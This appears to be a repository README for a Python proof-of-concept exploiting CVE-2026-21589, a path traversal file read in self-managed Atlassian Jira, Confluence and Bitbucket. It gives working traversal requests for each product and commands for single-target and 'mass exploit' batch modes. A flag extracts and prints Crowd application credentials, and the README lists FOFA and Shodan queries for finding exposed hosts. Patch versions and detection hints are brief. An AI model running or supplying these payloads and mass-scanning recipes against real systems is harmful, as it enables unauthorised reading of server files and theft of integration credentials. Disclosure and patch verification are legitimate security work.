
 murrez/cve-2026-21589
Python PoC for CVE-2026-21589, an unauthenticated path traversal file read in Atlassian Data Center products via atlassian-plugins-webresource; includes check, exploit, and batch modes.

Python 3 PoC for CVE-2026-21589 — Atlassian Data Center / self-managed products — unauthenticated arbitrary file read inside the Tomcat web application root via atlassian-plugins-webresource path handling (:: → /).
| Field | Value |
|---|---|
| CVE | CVE-2026-21589 |
| Vendor | Atlassian |
| Products | Bitbucket, Confluence, Jira (Software / JSM), Bamboo, Crowd, Crucible, Fisheye (DC / on-prem) |
| Type | Arbitrary file read (not write / RCE by itself) |
| Auth | None |
| CVSS 4.0 | 9.3 Critical (CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:H/SA:H) |
| PoCbit page | https://pocbit.org/pocs/cve-2026-21589 |
| Verify marker | POCBIT-21589-OK |
| Verified routes in PoC | Jira, Confluence, Bitbucket |
PoC focus: check (WEB-INF probe + product markers), exploit (read known paths, optional crowd.properties parse), batch -j, JSONL + hits.txt / exploited.txt.
Shared library atlassian-plugins-webresource serves static plugin assets under routes such as /download/resources/.... In vulnerable builds, Router.unescapeSlashes() converts :: to / after routing. Traversal segments shaped as ..:: become ../, bypassing slash-stripping in getResourceRelativeToWebResource() and reaching ResourceFactory file reads.
Limits (vendor + research):
WEB-INF/classes/crowd.properties).| Product | Patched at or above |
|---|---|
| Jira Software / JSM Data Center | 9.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 10.2.24, 12.1.12 |
| Crowd Data Center | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible / Fisheye | 4.9.15 |
flowchart LR
  A["GET /download/resources/..."] --> B[Router]
  B --> C["unescapeSlashes (:: → /)"]
  C --> D[getResourceRelativeToWebResource]
  D --> E[ResourceFactory read]
  E --> F[Response body = file content]
Jira
GET /download/resources/jira.webresources:color-picker-popup/images/..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Confluence
GET /s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..::..::..::..::..::..::..::..::WEB-INF::web.xml HTTP/1.1
Bitbucket (often urlrewrite.xml instead of web.xml)
GET /s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/..::..::..::..::..::WEB-INF::urlrewrite.xml HTTP/1.1
If Jira is integrated with Atlassian Crowd, WEB-INF/classes/crowd.properties may contain application.name and application.password. With network access to Crowd, that can lead to identity-admin actions (separate from this CVE; Crowd IP allowlisting may block direct access). This repository only reads and parses that file when present — it does not automate Crowd user creation.
requestspip install requests
cd CVE-2026-21589

# Vulnerability check (tries Jira → Confluence → Bitbucket; plain :: then URL-encoded ::)
python poc.py -u https://jira.example.com --mode check

# Same with JSON
python poc.py -u https://jira.example.com --mode check --json

# Read a specific file under web root
python poc.py -u https://jira.example.com --mode exploit --file WEB-INF/web.xml -o web.xml --insecure

# Try Crowd integration secrets (fails if file missing — check can still pass)
python poc.py -u https://jira.example.com --mode exploit --grab-crowd --insecure

# Force product route
python poc.py -u https://confluence.example.com --mode check --product confluence

# Batch scan
python poc.py --list targets.txt --mode check -j 25 --insecure
python poc.py --list hits.txt --mode exploit --grab-crowd -j 10 --insecure

# Mass exploit — read WEB-INF/web.xml on every URL in list
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6
python poc.py --list list.txt --mode exploit --file WEB-INF/web.xml --insecure -j 6

Sample terminal output: [VULN] confirms the probe; [EXP] with POCBIT-21589-OK:WEB-INF/web.xml means the file read succeeded. Summary line writes cve_2026_21589_exploit.jsonl.
| Flag | Purpose |
|---|---|
--mode check | Probe WEB-INF; detect product via response markers |
--mode exploit | After check, read --file (default WEB-INF/classes/crowd.properties) |
--grab-crowd | Exploit reads crowd.properties and prints parsed app credentials |
--encode-colons | Force %3a%3a encoding (default: try plain then encoded) |
--insecure | Skip TLS certificate verification |
-j | Thread count for --list |
Outputs (batch): cve_2026_21589_results.jsonl, hits.txt, exploited.txt.
Interpreting results
[VULN] — vulnerable Jira/Confluence/Bitbucket detected via WEB-INF marker.[EXP] with POCBIT-21589-OK:WEB-INF/web.xml — requested file read OK (see screenshot above).[+] POCBIT-21589-OK jira @ … without [EXP] line — check passed; --grab-crowd may still fail if crowd.properties is missing.0 on exploit only when the requested file read validates; otherwise 1.Scope: self-managed hosts. Exclude cloud SaaS where possible:
host!="atlassian.net" && host!="jira.com"
Broad product fingerprints
title="Log in - Jira" || title="Log In - Jira"
body="ajs-version-number" || body="jira.webresources" || body="atlassian.jira"
header="X-AUSERNAME" || header="X-ASEN"

title="Log in - Confluence" || title="Log In - Confluence"
header="X-Confluence-Request-Time" || body="confluence.web.resources"

title="Log in - Bitbucket"
body="bitbucket.page" || body="com.atlassian.bitbucket"
Web-resource surface (same family as this CVE)
body="/download/resources/" && (body="atlassian" || title="Jira" || title="Confluence" || title="Bitbucket")
FOFA does not reliably expose patch level — always run python poc.py --mode check.
Shodan (examples): http.title:"Log in - Jira", http.headers.x_confluence_request_time, http.html:"jira.webresources".
.. adjacent to ::, %3a%3a, slashes, or backslashes (Atlassian advisory / CERT-EU 2026-015).WEB-INF or crowd.properties access is suspected, patch, rotate Crowd application passwords, and review Crowd audit logs.